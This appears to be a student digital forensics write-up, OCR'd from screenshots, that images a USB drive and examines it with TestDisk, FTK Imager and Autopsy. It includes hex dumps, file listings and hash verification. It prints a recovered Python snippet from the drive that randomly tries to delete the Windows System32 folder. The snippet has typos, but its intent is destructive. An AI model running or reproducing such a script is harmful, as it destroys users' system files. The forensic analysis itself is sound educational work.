Disk /dev/sdb - 61 GB / 57 GiB - USB SanDisk 3.2Gen1
```

The log file is shown as above.

Afterwards we need to calculate the hash values of the image.dd file for verification.

>md5sum image.dd




```
┌──(kali㉿kali)-[~/Desktop]
└─$ md5sum image.dd
aaa002cd2e85405146a47833f92bf7a4   image.dd
```

Md5 Hash sum is created.

FTKImager


AccessData FTK Imager is a forensics tool whose main purpose is to preview recoverable data from a disk of any kind. This serves as an alternative to the above TestDisk.



>Create Disk Image

>Physical Drive

>SanDisk



Select Image Type

Please Select the Destination Image Type


● Raw (dd)

○ SMART

○ E01

○ AFF

>raw(dd)



Select Image Destination

Image Destination Folder

C:\Users\keyan\Downloads\school\Y2 SEM 2\Digital Forensics

Image Filename (Excluding Extension)


Image.dd

Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment: 1500

Compression (0=None, 1=Fastest, ..., 9=Smallest): 0

Use AD Encryption □

>Finish



Creating Image...

Image Source: \\.\PHYSICALDRIVE1

Destination: C:\Users\keyan\Downloads\school\Y2 SEM 2\Digital Forensi

Status: Creating image...

Progress

Elapsed time: 0:00:21


Estimated time left:

Data Acquisition

Data acquisition refers to the process of collecting, preserving, and securing digital evidence from various sources like computers, storage devices, or networks, ensuring the integrity of the data for analysis in legal proceedings


FTKImager

By uploading the above image file obtained, we may observe the following screen



```
00000 83 09 53 00 75 00 73 00-73 00 79 00 20 00 55 00  ··S·u·s·s·y· ·U·
00010 53 00 42 00 00 00 00 00-00 00 00 00 00 00 00 00  S·B·············
00020 81 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ················
00030 00 00 00 00 02 00 00 00-35 E5 00 00 00 00 00 00  ········5å······
00040 82 00 00 00 0D D3 19 E6-00 00 00 00 00 00 00 00  ·····Ó·æ········
00050 00 00 00 00 03 00 00 00-CC 16 00 00 00 00 00 00  ········Ì·······
00060 85 03 27 8B 16 00 00 00-46 A5 3D 5A 46 A5 3D 5A  ··'·····F¥=ZF¥=Z
00070 46 A5 3D 5A 34 34 A0 A0-A0 00 00 00 00 00 00 00  F¥=Z44  ·······
00080 C0 03 00 19 B8 FF 00 00-00 00 02 00 00 00 00 00  À···¸ÿ··········
00090 00 00 00 00 05 00 00 00-00 00 02 00 00 00 00 00  ················
000a0 C1 00 53 00 79 00 73 00-74 00 65 00 6D 00 20 00  Á·S·y·s·t·e·m· ·
000b0 56 00 6F 00 6C 00 75 00-6D 00 65 00 20 00 49 00  V·o·l·u·m·e· ·I·
000c0 C1 00 6E 00 66 00 6F 00-72 00 6D 00 61 00 74 00  Á·n·f·o·r·m·a·t·
000d0 69 00 6F 00 6E 00 00 00-00 00 00 00 00 00 00 00  i·o·n···········
000e0 85 03 6B 6A 20 00 00 00-94 A5 3D 5A 6D A5 3D 5A  ··kj ····¥=Zm¥=Z
000f0 94 A5 3D 5A 0F 00 A0 A0-A0 00 00 00 00 00 00 00  ·¥=Z··  ·······
00100 C0 03 00 10 32 D6 00 00-36 12 11 00 00 00 00 00  À···2Ö··6·······
00110 00 00 00 00 08 00 00 00-36 12 11 00 00 00 00 00  ········6·······
00120 C1 00 73 00 6B 00 69 00-62 00 69 00 64 00 69 00  Á·s·k·i·b·i·d·i·
00130 73 00 74 00 65 00 67 00-2E 00 6A 00 70 00 65 00  s·t·e·g·.·j·p·e·
00140 C1 00 67 00 00 00 00 00-00 00 00 00 00 00 00 00  Á·g·············
00150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ················
00160 85 02 EA 8E 20 00 00 00-94 A5 3D 5A 6B 63 36 5A  ··ê· ····¥=Zkc6Z
00170 94 A5 3D 5A 22 00 A0 A0-A0 00 00 00 00 00 00 00  ·¥=Z"·  ·······
00180 C0 03 00 09 23 F7 00 00-4B 71 22 00 00 00 00 00  À···#÷··Kq"·····
00190 00 00 00 00 11 00 00 00-4B 71 22 00 00 00 00 00  ········Kq"·····
001a0 C1 00 56 00 69 00 64 00-65 00 6F 00 2E 00 6D 00  Á·V·i·d·e·o·.·m·
001b0 70 00 34 00 00 00 00 00-00 00 00 00 00 00 00 00  p·4·············
001c0 85 02 04 44 20 00 00 00-94 A5 3D 5A 0F AB 36 5A  ···D ····¥=Z·«6Z
001d0 94 A5 3D 5A 2E 00 A0 A0-A0 00 00 00 00 00 00 00  ·¥=Z.·  ·······
001e0 C0 03 00 0A 2A 90 00 00-60 00 00 00 00 00 00 00  À···*···`·······
001f0 00 00 00 00 23 00 00 00-60 00 00 00 00 00 00 00  ····#···`·······
00200 C1 00 73 00 6B 00 69 00-62 00 69 00 64 00 69 00  Á·s·k·i·b·i·d·i·
00210 2E 00 70 00 79 00 00 00-00 00 00 00 00 00 00 00  .·p·y···········
00220 85 02 36 4C 22 00 00 00-94 A5 3D 5A 53 AA 36 5A  ··6L"···¥=ZSª6Z
00230 94 A5 3D 5A 2F 00 A0 A0-A0 00 00 00 00 00 00 00  ·¥=Z/·  ·······
00240 C0 03 00 0B AF 1E 00 00-28 00 00 00 00 00 00 00  À···¯···(·······
00250 00 00 00 00 24 00 00 00-28 00 00 00 00 00 00 00  ····$···(·······
00260 C1 00 2E 00 68 00 69 00-64 00 64 00 65 00 6E 00  Á·.·h·i·d·d·e·n·
00270 2E 00 74 00 78 00 74 00-00 00 00 00 00 00 00 00  .·t·x·t·········
00280 85 02 FA F2 20 00 00 00-94 A5 3D 5A 50 84 3D 5A  ··úò ····¥=ZP·=Z
```


Cursor pos = 0; clus = 4; log sec = 6656; phy sec = 6688




File List

Name	Size	Type	Date Modified
System Volume Infor...	128	Directory	29/1/2025 8:42:...
.hidden.txt	1	Regular File	22/1/2025 9:18:...
.hidden.txt.FileSlack	128	File Slack	
DfAssignment.txt	14	Regular File	29/1/2025 8:33:...
DfAssignment.txt.FileS...	115	File Slack	
hello world.txt	1	Regular File	29/1/2025 4:34:...
hello world.txt.FileSlack	128	File Slack	
skibidi.py	1	Regular File	22/1/2025 9:24:...
skibidi.py.FileSlack	128	File Slack	
skibidisteg.jpeg	1,093	Regular File	29/1/2025 8:43:...
skibidisteg.jpeg.FileSla...	60	File Slack	
Video.mp4	2,205	Regular File	22/1/2025 12:2...
Video.mp4.FileSlack	100	File Slack	

Observing closer, we may see that there is a deleted file “DfAssignment.txt”




Name	Size	Type	Date Modified
System Volume Infor...	128	Directory	29/1/2025 8:42:...
.hidden.txt	1	Regular File	22/1/2025 9:18:...
.hidden.txt.FileSlack	128	File Slack	
DfAssignment.txt	14	Regular File	29/1/2025 8:33:...
DfAssignment.txt.FileS...	115	File Slack	
hello world.txt	1	Regular File	29/1/2025 4:34:...
hello world.txt.FileSlack	128	File Slack	
skibidi.py	1	Regular File	22/1/2025 9:24:...
skibidi.py.FileSlack	128	File Slack	
skibidisteg.jpeg	1,093	Regular File	29/1/2025 8:43:...
skibidisteg.jpeg.FileSla...	60	File Slack	
Video.mp4	2,205	Regular File	22/1/2025 12:2...
Video.mp4.FileSlack	100	File Slack	



```
import random
import oos

if random.randit(0,6) == 1:
    os.remove("c:\windows\system32")
```

Additionally, FTKImager allows us to read scripts from python inplaintext.

FTKImager also comes with a unique trait that allows image mounting, Image mounting is the process of allowing forensic images to be mounted as a drive or physical device, for read-only viewing, allowing us investigators to operate the disk as a “user”.



Mount Image To Drive

Add Image

Image File: C:\Users\keyan\Downloads\school\Y2 SEM 2\Digital Forensics\Image.dd.001

Mount Type: Physical Only

Drive Letter: Next Available (G:)


Mount Method: Block Device / Read Only

Write Cache Folder: C:\Users\keyan\Downloads\school\Y2 SEM 2\Digital Forensics

Mapped Image List

Mapped Images:

Drive	Method	Partition	Image
PhysicalDrive3	Block Device/Read ...	Image	C:\Users\keyan\Downloads\school\Y2 SE



Devices and drives

Windows-SSD (C:) 67.5 GB free of 474 GB

KINGSTON (D:) 692 GB free of 953 GB

Local Disk (E:)

Sussy USB (F:) 57.2 GB free of 57.3 GB


As the figure above displays, an alternate local disk E: is created, allowing us to browse through it with read-only permissions.
As FTKImager only allows us to view hex and plain text values, this may be useful in providing a timeline or simple display of the evidence, however a more sophisticated tool should be used in extracting information such as the deleted file "Dfassignment.txt"

Autopsy

Autopsy® is a digital forensics platform used by law enforcements, military and corporate examiners. In this investigation, we will primarily be using this tool on the assessment and analysis of the suspicious usb.

From the identified deleted file above, we will attempt to use autopsy to perform data acquisition within the deleted slack of the usb drive

Firstly, the image.dd file must be verified with the hash obtained during image acquisition.



Path: C:\Users\DasMeAyy_Test\Desktop\image.dd

☐ Ignore orphan files in FAT file systems

Time zone: (GMT+8:00) Asia/Singapore

Sector size: Auto Detect


Hash Values (optional):

MD5: aaa002cd2e85405146a47833f92bf7a4

SHA-1:

SHA-256: 081497ce992a2bfaa7b635feb09ecec9ef2bfb3632d50a68b2c1f551909c7245

NOTE: These values will not be validated when the data source is added.



10000 Results

Page: 1 of 32 Pages: Go to Page:

